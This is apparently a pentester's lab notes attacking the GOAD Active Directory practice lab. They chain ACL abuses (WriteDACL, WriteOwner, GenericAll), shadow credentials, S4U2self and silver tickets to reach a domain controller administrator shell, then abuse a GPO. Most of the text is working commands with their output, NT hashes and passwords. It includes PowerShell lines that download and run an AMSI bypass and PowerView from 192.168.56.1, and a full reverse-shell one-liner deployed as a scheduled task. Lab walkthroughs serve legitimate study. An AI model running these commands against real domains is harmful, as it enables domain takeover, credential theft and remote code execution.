
- First find the distinguished name
ldeep ldap -u tyron.lannister -H ':b3b3717f7d51b37fb325f7e7d048e998' -d sevenkingdoms.local -s ldap://192.168.56.10 search '(sAMAccountName=tyron.lannister)' distinguishedName
ldeep ldap -u tyron.lannister -H ':b3b3717f7d51b37fb325f7e7d048e998' -d sevenkingdoms.local -s ldap://192.168.56.10 search '(sAMAccountName=Small Council)' distinguishedName
- Add tyron to Small Council
ldeep ldap -u tyron.lannister -H ':b3b3717f7d51b37fb325f7e7d048e998' -d sevenkingdoms.local -s ldap://192.168.56.10 add_to_group "CN=tyron.lannister,OU=Westerlands,DC=sevenkingdoms,DC=local" "CN=Small Council,OU=Crownlands,DC=sevenkingdoms,DC=local"
- See the result
-
ldeep ldap -u tyron.lannister -H ':b3b3717f7d51b37fb325f7e7d048e998' -d sevenkingdoms.local -s ldap://192.168.56.10 membersof 'Small Council'
.
.all in 1 row from linux
┌──(bolke㉿kali)-[~/htb]
└─$ impacket-dacledit -action 'read' -principal joffrey.baratheon -target 'tyron.lannister' 'sevenkingdoms.local'/'joffrey.baratheon':'1killerlion'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-3008081783-3975149589-1763115855-1118)
[*]   ACE[19] info
[*]     ACE Type                  : ACCESS_ALLOWED_ACE
[*]     ACE flags                 : None
[*]     Access mask               : WriteDACL (0x40000)
[*]     Trustee (SID)             : joffrey.baratheon (S-1-5-21-3008081783-3975149589-1763115855-1118)

┌──(bolke㉿kali)-[~/htb]
└─$ impacket-dacledit -action 'write' -rights 'FullControl' -principal joffrey.baratheon -target 'tyron.lannister' 'sevenkingdoms.local'/'joffrey.baratheon':'1killerlion'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20260522-144220.bak
[*] DACL modified successfully!

┌──(bolke㉿kali)-[~/htb]
└─$ certipy shadow auto -u joffrey.baratheon@sevenkingdoms.local -p '1killerlion' -account 'tyron.lannister'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: All nameservers failed to answer the query SEVENKINGDOMS.LOCAL. IN A: Server Do53:1.1.1.2@53 answered [Errno 101] Network is unreachable
[!] Use -debug to print a stacktrace
[*] Targeting user 'tyron.lannister'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '58356f0ca2c44b46bb582b770ade37b5'
[*] Adding Key Credential with device ID '58356f0ca2c44b46bb582b770ade37b5' to the Key Credentials for 'tyron.lannister'
[*] Successfully added Key Credential with device ID '58356f0ca2c44b46bb582b770ade37b5' to the Key Credentials for 'tyron.lannister'
[*] Authenticating as 'tyron.lannister' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'tyron.lannister@sevenkingdoms.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'tyron.lannister.ccache'
[*] Wrote credential cache to 'tyron.lannister.ccache'
[*] Trying to retrieve NT hash for 'tyron.lannister'
[*] Restoring the old Key Credentials for 'tyron.lannister'
[*] Successfully restored the old Key Credentials for 'tyron.lannister'
[*] NT hash for 'tyron.lannister': b3b3717f7d51b37fb325f7e7d048e998

┌──(bolke㉿kali)-[~/htb]
└─$ ldeep ldap -u tyron.lannister -H ':b3b3717f7d51b37fb325f7e7d048e998' -d sevenkingdoms.local -s ldap://192.168.56.10 search '(sAMAccountName=tyron.lannister)' distinguishedName
[{
  "distinguishedName": "CN=tyron.lannister,OU=Westerlands,DC=sevenkingdoms,DC=local",
  "dn": "CN=tyron.lannister,OU=Westerlands,DC=sevenkingdoms,DC=local"
}]

┌──(bolke㉿kali)-[~/htb]
└─$ ldeep ldap -u tyron.lannister -H ':b3b3717f7d51b37fb325f7e7d048e998' -d sevenkingdoms.local -s ldap://192.168.56.10 search '(sAMAccountName=Small Council)' distinguishedName
[{
  "distinguishedName": "CN=Small Council,OU=Crownlands,DC=sevenkingdoms,DC=local",
  "dn": "CN=Small Council,OU=Crownlands,DC=sevenkingdoms,DC=local"
}]

┌──(bolke㉿kali)-[~/htb]
└─$ ldeep ldap -u tyron.lannister -H ':b3b3717f7d51b37fb325f7e7d048e998' -d sevenkingdoms.local -s ldap://192.168.56.10 add_to_group "CN=tyron.lannister,OU=Westerlands,DC=sevenkingdoms,DC=local" "CN=Small Council,OU=Crownlands,DC=sevenkingdoms,DC=local"
[+] User CN=tyron.lannister,OU=Westerlands,DC=sevenkingdoms,DC=local successfully added to CN=Small Council,OU=Crownlands,DC=sevenkingdoms,DC=local

┌──(bolke㉿kali)-[~/htb]
└─$ ldeep ldap -u tyron.lannister -H ':b3b3717f7d51b37fb325f7e7d048e998' -d sevenkingdoms.local -s ldap://192.168.56.10 membersof 'Small Council'
maester.pycelle (user)
lord.varys (user)
petyer.baelish (user)
stannis.baratheon (user)
renly.baratheon (user)
robert.baratheon (user)
tyron.lannister (user)
cersei.lannister (user)
.
from windows
Enter-PSSession -ComputerName kingslanding -Credential sevenkingdoms.local\tyron.lannister
iex (iwr http://192.168.56.1/amsibypass2026.txt -UseBasicParsing)
iex ((New-Object Net.WebClient).DownloadString('http://192.168.56.1/PowerView.ps1'))
Add-DomainGroupMember -Identity 'Small Council' -Members tyron.lannister
Get-DomainGroupMember -Identity 'Small Council' | Select MemberDistinguishedName
net group 'small council'
.
rubeus.exe asktgt /user:sevenkingdoms\tyron.lannister /rc4:b3b3717f7d51b37fb325f7e7d048e998 C:\windows\system32\cmd.exe /show /ptt
.
AddMember on Group (Small Council -> dragonstone)
- Now as tyron we are in the small council, so we can add a member to dragonstone’s group.
- So we just add tyron just like we did before

ldeep ldap -u tyron.lannister -H ':b3b3717f7d51b37fb325f7e7d048e998' -d sevenkingdoms.local -s ldap://192.168.56.10 add_to_group "CN=tyron.lannister,OU=Westerlands,DC=sevenkingdoms,DC=local" "CN=DragonStone,OU=Crownlands,DC=sevenkingdoms,DC=local"
.
Enter-PSSession -ComputerName kingslanding -Credential sevenkingdoms.local\tyron.lannister
iex ((New-Object Net.WebClient).DownloadString('http://192.168.56.1/PowerView.ps1')))
Add-DomainGroupMember -Identity 'Dragonstone' -Members 'tyron.lannister')
net group 'dragonstone'
WriteOwner on Group (dragonstone -> kingsguard)
- Now with the writeOwner privilege we can change the owner of kingsguard to own the group

- Just like before we will use the impacket fork
owneredit.py -action read -target 'kingsguard' -hashes ':b3b3717f7d51b37fb325f7e7d048e998' sevenkingdoms.local/tyron.lannister

owneredit.py -action write new-owner 'tyron.lannister' -target 'kingsguard' -hashes ':b3b3717f7d51b37fb325f7e7d048e998' sevenkingdoms.local/tyron.lannister
.
- And the owner of kingsguard group is now tyron.lannister
- As owner of the group we can now change the acl and give us GenericAll on the group
dacledit.py -action 'write' -rights 'FullControl' -principal tyron.lannister -target 'kingsguard' 'sevenkingdoms.local'/'tyron.lannister' -hashes ':b3b3717f7d51b37fb325f7e7d048e998'
- With GenericAll now we can add tyron to the kingsguard group
ldeep ldap -u tyron.lannister -H ':b3b3717f7d51b37fb325f7e7d048e998' -d sevenkingdoms.local -s ldap://192.168.56.10 add_to_group "CN=tyron.lannister,OU=Westerlands,DC=sevenkingdoms,DC=local" "CN=kingsguard,OU=Crownlands,DC=sevenkingdoms,DC=local"
.

from windows
Enter-PSSession -ComputerName kingslanding -Credential sevenkingdoms.local\tyron.lannister
iex (iwr http://192.168.56.1/amsibypass2026.txt -UseBasicParsing)
iex ((New-Object Net.WebClient).DownloadString('http://192.168.56.1/PowerView.ps1'))
Add-DomainObjectAcl -Rights 'All' -TargetIdentity "kingsguard" -PrincipalIdentity "tyron.lannister"
Set-DomainObjectOwner -Identity 'KingsGuard' -OwnerIdentity tyron.lannister
Add-DomainGroupMember -Identity 'KingsGuard' -Members 'tyron.lannister'
net group 'KingsGuard'
Generic all on user (kingsguard -> stannis)
- Now tyron is in kingsguard so we can take the control of stannis with the genericAll on stannis

- let’s change stannis password with ldeep
net rpc password stannis.baratheon --pw-nt-hash -U sevenkingdoms.local/tyron.lannister%b3b3717f7d51b37fb325f7e7d048e998 -S kingslanding.sevenkingdoms.local
- We will set the password
Drag0nst0ne(i know it is the same as before but i didn’t want to change screenshots in the next part )
verify : nxc smb sevenkingdoms.local -u stannis.baratheon -p Drag0nst0ne2
from windows
simply with: net user /domain stannis.baratheon Drag0nst0ne3 or
Enter-PSSession -ComputerName kingslanding -Credential sevenkingdoms.local\tyron.lannister
iex (iwr http://192.168.56.1/amsibypass2026.txt -UseBasicParsing)
iex ((New-Object Net.WebClient).DownloadString('http://192.168.56.1/PowerView.ps1'))
$userpassword = ConvertTo-SecureString 'Drag0nst0ne2' -AsPlainText -Force
Add-DomainGroupMember -Identity 'KingsGuard' -Members 'tyron.lannister'
Set-DomainUserPassword -Identity stannis.baratheon -AccountPassword $userpassword
how2use Set-DomainUserPassword
$SecPassword = ConvertTo-SecureString 'Needle' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('NORTH\arya.stark', $SecPassword)
$UserPassword = ConvertTo-SecureString 'Password@7' -AsPlainText -Force
Set-DomainUserPassword -Identity puretech -AccountPassword $UserPassword -Credential $Cred -Verbose
.
GenericAll on Computer (Stannis -> kingslanding)
- Now we own stannis, let’s finish the domain with the generic Write on the DC

- We already done that on the previous chapter. One way to abuse of this permission is by using Resource Based Constrained Delegation (Goad pwning part10)
- But what if you can’t add a computer in the domain (more and more customers disable the ability for a simple user to add computer to the domains and this is a good practice from a security point of view), you can do a shadow credentials attack on the computer.
- So if ADCS is enabled on the domain, and we got write privilege on msDS-KeyCredentialLink, we can do the shadow credentials attack to get a direct access on the target account. (just like what we did in Goad pwning part5)
- Shadow credentials is now include with certipy (this attack can also be done with pywisker )
certipy shadow auto -u stannis.baratheon@sevenkingdoms.local -p 'Drag0nst0ne' -account 'kingslanding$' |
.
┌──(bolke㉿hacky)-[~/htb/goad-jacco]
└─$ proxychains certipy shadow auto -u stannis.baratheon@sevenkingdoms.local -p 'Drag0nst0ne' -account 'kingslanding$'

Certipy v5.0.4 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: SEVENKINGDOMS.LOCAL.
[!] Use -debug to print a stacktrace
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  SEVENKINGDOMS.LOCAL:636  ...  OK
[*] Targeting user 'KINGSLANDING$'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '0ef1f854a00b414aacebc00eacb94d45'
[*] Adding Key Credential with device ID '0ef1f854a00b414aacebc00eacb94d45' to the Key Credentials for 'KINGSLANDING$'
[*] Successfully added Key Credential with device ID '0ef1f854a00b414aacebc00eacb94d45' to the Key Credentials for 'KINGSLANDING$'
[*] Authenticating as 'KINGSLANDING$' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'kingslanding$@sevenkingdoms.local'
[*] Trying to get TGT...
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  SEVENKINGDOMS.LOCAL:88  ...  OK
[*] Got TGT
[*] Saving credential cache to 'kingslanding.ccache'
[*] Wrote credential cache to 'kingslanding.ccache'
[*] Trying to retrieve NT hash for 'kingslanding$'
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  SEVENKINGDOMS.LOCAL:88  ...  OK
[*] Restoring the old Key Credentials for 'KINGSLANDING$'
[*] Successfully restored the old Key Credentials for 'KINGSLANDING$'
[*] NT hash for 'KINGSLANDING$': 695627174d5123c17072602bbd4157f8
.
- Now we got the tgt and the NT hash of kingslanding$
- Obviously we can do a dcsync because kingslanding is a DC, but instead let’s try to directly get a shell
- To do that the easiest way is using s4u2self abuse or create a silver ticket
machine account to administrator shell
s4u2self abuse
- s4u2self abuse : we ask for a TGS as the Administrator domain user
.
impacket-getTGT -hashes ':4fe6145b606158428563e7ae5db9f891' sevenkingdoms.local/kingslanding$
export KRB5CCNAME=kingslanding.ccache
impacket-getST -self -impersonate "Administrator" -altservice "cifs/kingslanding.sevenkingdoms.local" -k -no-pass -dc-ip 192.168.56.10 "sevenkingdoms.local"/'kingslanding$'
.
impacket-getTGT -hashes ':4fe6145b606158428563e7ae5db9f891' sevenkingdoms.local/kingslanding$
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in kingslanding$.ccache

export KRB5CCNAME=kingslanding.ccache

klist
Ticket cache: FILE:kingslanding.ccache
Default principal: kingslanding$@SEVENKINGDOMS.LOCAL

Valid starting       Expires              Service principal
06/25/2026 10:41:41  06/25/2026 20:41:41  krbtgt/SEVENKINGDOMS.LOCAL@SEVENKINGDOMS.LOCAL
    renew until 06/26/2026 10:41:40

impacket-getST -self -impersonate "Administrator" -altservice "cifs/kingslanding.sevenkingdoms.local" -k -no-pass -dc-ip 192.168.56.10 "sevenkingdoms.local"/'kingslanding$'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Changing service from kingslanding$@SEVENKINGDOMS.LOCAL to cifs/kingslanding.sevenkingdoms.local@SEVENKINGDOMS.LOCAL
[*] Saving ticket in Administrator@cifs_kingslanding.sevenkingdoms.local@SEVENKINGDOMS.LOCAL.ccache
.
- And than we use that ticket to connect as administrator
export KRB5CCNAME=Administrator@cifs_kingslanding.sevenkingdoms.local@SEVENKINGDOMS.LOCAL.ccache

klist
Ticket cache: FILE:Administrator@cifs_kingslanding.sevenkingdoms.local@SEVENKINGDOMS.LOCAL.ccache
Default principal: Administrator@sevenkingdoms.local

Valid starting       Expires              Service principal
06/25/2026 10:59:25  06/25/2026 20:41:41  cifs/kingslanding.sevenkingdoms.local@SEVENKINGDOMS.LOCAL
    renew until 06/26/2026 10:41:40

impacket-wmiexec -k -no-pass sevenkingdoms.local/administrator@kingslanding.sevenkingdoms.local
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>hostname
kingslanding
.
or use also working : impacket-psexec -k -no-pass sevenkingdoms.local/administrator@kingslanding.sevenkingdoms.local
.
Silver ticket
- Another way to get a shell is by creating a silver ticket :
- Find the domain SID:
lookupsid.py -hashes ':33a43e326dad53a516dc06393281d2cc' 'sevenkingdoms.local'/'kingslanding$'@kingslanding.sevenkingdoms.local 0 |

- Create the silver ticket:
ticketer.py -nthash 'kingslanding$hash' -domain-sid 'S-1-5-domain-sid' -domain sevenkingdoms.local -spn cifs/kingslanding.sevenkingdoms.local Administrator |
- And use it :
export KRB5CCNAME=/workspace/acl/Administrator.ccache wmiexec.py -k -no-pass sevenkingdoms.local/administrator@kingslanding.sevenkingdoms.local |
.
┌──(bolke㉿hacky)-[~/htb/goad-jacco]
└─$ proxychains impacket-lookupsid -hashes ':695627174d5123c17072602bbd4157f8' 'sevenkingdoms.local'/'kingslanding$'@kingslanding.sevenkingdoms.local 0

Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Brute forcing SIDs at kingslanding.sevenkingdoms.local
[*] StringBinding ncacn_np:kingslanding.sevenkingdoms.local[\pipe\lsarpc]
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  kingslanding.sevenkingdoms.local:445  ...  OK
[*] Domain SID is: S-1-5-21-3008081783-3975149589-1763115855

┌──(bolke㉿hacky)-[~/htb/goad-jacco]
└─$ proxychains impacket-ticketer -nthash '695627174d5123c17072602bbd4157f8' -domain-sid 'S-1-5-21-3008081783-3975149589-1763115855' -domain sevenkingdoms.local -spn cifs/kingslanding.sevenkingdoms.local Administrator

Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for sevenkingdoms.local/Administrator
[*] 	PAC_LOGON_INFO
[*] 	PAC_CLIENT_INFO_TYPE
[*] 	EncTicketPart
[*] 	EncTGSRepPart
[*] Signing/Encrypting final ticket
[*] 	PAC_SERVER_CHECKSUM
[*] 	PAC_PRIVSVR_CHECKSUM
[*] 	EncTicketPart
[*] 	EncTGSRepPart
[*] Saving ticket in Administrator.ccache

┌──(bolke㉿hacky)-[~/htb/goad-jacco]
└─$ export KRB5CCNAME=Administrator.ccache

┌──(bolke㉿hacky)-[~/htb/goad-jacco]
└─$ klist
Ticket cache: FILE:Administrator.ccache
Default principal: Administrator@SEVENKINGDOMS.LOCAL

Valid starting       Expires              Service principal
07/08/2026 15:45:46  07/05/2036 15:45:46  cifs/kingslanding.sevenkingdoms.local@SEVENKINGDOMS.LOCAL
    renew until 07/05/2036 15:45:46

┌──(bolke㉿hacky)-[~/htb/goad-jacco]
└─$ proxychains impacket-wmiexec -k -no-pass sevenkingdoms.local/administrator@kingslanding.sevenkingdoms.local

Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used

[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands

C:\>whoami
sevenkingdoms.local\administrator

C:\>hostname
kingslanding
.
Ok the fun with sevenkingdoms.local domain is over, now let’s try some acl in the other domains.
GPO abuse
- There is a GPO abuse on the north domain

- To abuse GPO we will use the project created by Hackndo : pyGPOAbuse
- The github readme file say : “It will create an immediate scheduled task as SYSTEM on the remote computer for computer GPO, or as logged in user for user GPO.”
git clone https://github.com/Hackndo/pyGPOAbuse.git #python3 -m virtualenv .venv python3 -m venv .venv source .venv/bin/activate python3 -m pip install -r requirements.txt |
- We get the id from bloodhound and launch the exploit with :
- proxychains rusthound-ce -d north.sevenkingdoms.local -u arya.stark -p ‘Needle’ -c All -z
- proxychains rusthound-ce -d essos.local -u khal.drogo -p ‘horse’ -c All -z
python3 pygpoabuse.py north.sevenkingdoms.local/samwell.tarly:'Heartsbane' -gpo-id "F92EE13A-A634-456E-80B4-64E9F1C16261" |

┌──(bolke㉿hacky)-[~/htb/goad-jacco/pyGPOAbuse]
└─$ source .venv/bin/activate

┌──(.venv)─(bolke㉿hacky)-[~/htb/goad-jacco/pyGPOAbuse]
└─$ proxychains python3 pygpoabuse.py north.sevenkingdoms.local/samwell.tarly:'Heartsbane' -gpo-id "F92EE13A-A634-456E-80B4-64E9F1C16261"
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  north.sevenkingdoms.local:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  north.sevenkingdoms.local:389  ...  OK
[+] ScheduledTask TASK_c0586086 created!
- If we take a look in the windows GUI we will see the schedule task created :

- If we wait few minutes or if we run a
gpudate /forcewe will see the new local admin user

.
verify creds
proxychains nxc smb 192.168.56.22 -u 'john' -p 'H4x00r123..'

SMB         192.168.56.22   445    CASTELBLACK      [*] Windows 10 / Server 2019 Build 17763 x64 (name:CASTELBLACK) (domain:north.sevenkingdoms.local) (signing:False) (SMBv1:None)
SMB         192.168.56.22   445    CASTELBLACK      [+] north.sevenkingdoms.local\john:H4x00r123..
.
proxychains evil-winrm-py -i 192.168.56.22 -u john -p 'H4x00r123..'

[*] Connecting to '192.168.56.22:5985' as 'john'
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.56.22:5985  ...  OK
evil-winrm-py PS C:\Users\john\Documents> hostname
castelblack
.
- Now let’s try to get a powershell reverseshell, but not realy needed
python3 pygpoabuse.py north.sevenkingdoms.local/samwell.tarly:'Heartsbane' -gpo-id "6F8BD644-2C29-418C-93F1-FE926F91F6B4" -powershell -command "\$c = New-Object System.Net.Sockets.TCPClient('192.168.56.1',4444);\$s = \$c.GetStream();[byte[]]\$b = 0..65535|%{0};while((\$i = \$s.Read(\$b, 0, \$b.Length)) -ne 0){ \$d = (New-Object -TypeName System.Text.ASCIIEncoding).GetString(\$b,0, \$i); \$sb = (iex \$d 2>&1 | Out-String ); \$sb = ([text.encoding]::ASCII).GetBytes(\$sb + 'ps> '); \$s.Write(\$sb,0,\$sb.Length); \$s.Flush()};\$c.Close()" -taskname "MyTask" -description "don't worry"
.
- And a few moments later we get the powershell reverseshell
pyGPOAbuse is changing the GPO without going back ! Do not use in production or at your own risk and do not forget to cleanup after
- Cleanup
.
gpohound : https://github.com/cogiceo/gpohound
.
┌──(bolke㉿hacky)-[~/htb/goad-jacco]
└─$ proxychains gpohound sysvol --dc 192.168.56.11 -d north.sevenkingdoms.local -u samwell.tarly -p Heartsbane

[-] Cannot list files in SYSVOL/north.sevenkingdoms.local/DfsrPrivate/
[+] Downloaded: 'gpos/sysvols/north.sevenkingdoms.local/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/GPT.INI'
[+] Downloaded:
'gpos/sysvols/north.sevenkingdoms.local/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Microsoft/Windows
NT/SecEdit/GptTmpl.inf'
[+] Downloaded: 'gpos/sysvols/north.sevenkingdoms.local/Policies/{6AC1786C-016F-11D2-945F-00C04fB984F9}/GPT.INI'
[+] Downloaded:
'gpos/sysvols/north.sevenkingdoms.local/Policies/{6AC1786C-016F-11D2-945F-00C04fB984F9}/MACHINE/Microsoft/Windows
NT/SecEdit/GptTmpl.inf'
[+] Downloaded: 'gpos/sysvols/north.sevenkingdoms.local/Policies/{F92EE13A-A634-456E-80B4-64E9F1C16261}/GPO.cmt'
[+] Downloaded: 'gpos/sysvols/north.sevenkingdoms.local/Policies/{F92EE13A-A634-456E-80B4-64E9F1C16261}/GPT.INI'
[+] Downloaded:
'gpos/sysvols/north.sevenkingdoms.local/Policies/{F92EE13A-A634-456E-80B4-64E9F1C16261}/Machine/Registry.pol'
[+] Downloaded:
'gpos/sysvols/north.sevenkingdoms.local/Policies/{F92EE13A-A634-456E-80B4-64E9F1C16261}/User/Registry.pol'
[+] Downloaded: 'gpos/sysvols/north.sevenkingdoms.local/scripts/script.ps1'
[+] Downloaded: 'gpos/sysvols/north.sevenkingdoms.local/scripts/secret.ps1'
. and then
┌──(bolke㉿hacky)-[~/htb/goad-jacco]
└─$ proxychains gpohound ldap --dc 192.168.56.11 -d north.sevenkingdoms.local -u samwell.tarly -p Heartsbane
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.56.11:389  ...  OK
Querying domain informations under DC=north,DC=sevenkingdoms,DC=local
  [+] Found 1 objects
Querying GPOs under DC=north,DC=sevenkingdoms,DC=local
  [+] Found 3 objects
Querying trustees under DC=north,DC=sevenkingdoms,DC=local
  [+] Found 76 objects
Querying OUs under DC=north,DC=sevenkingdoms,DC=local
  [+] Found 6 objects
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.56.11:389  ...  OK
Querying WMI filters under CN=SOM,CN=WMIPolicy,CN=System,DC=north,DC=sevenkingdoms,DC=local
  [+] Found 0 objects
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.56.11:389  ...  OK
Querying Deployed Printer Connection under CN=Policies,CN=System,DC=north,DC=sevenkingdoms,DC=local
  [+] Found 0 objects

Successfully dumped LDAP data to 'gpos/ldap/north.sevenkingdoms.local.sqlite'


┌──(bolke㉿hacky)-[~/htb/goad-jacco]
└─$ proxychains gpohound dump
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  127.0.0.1:7687  ...  OK
GPOs
└── north.sevenkingdoms.local
    ├── {F92EE13A-A634-456E-80B4-64E9F1C16261}
    │   ├── GPO Name : STARKWALLPAPER
    │   ├── GPT.ini
    │   │   └── General
    │   │       ├── Version : 131073
    │   │       └── displayName : New Group Policy Object
    │   ├── User
    │   │   └── registry.pol
    │   │       ├── Control Panel\Colors\Background
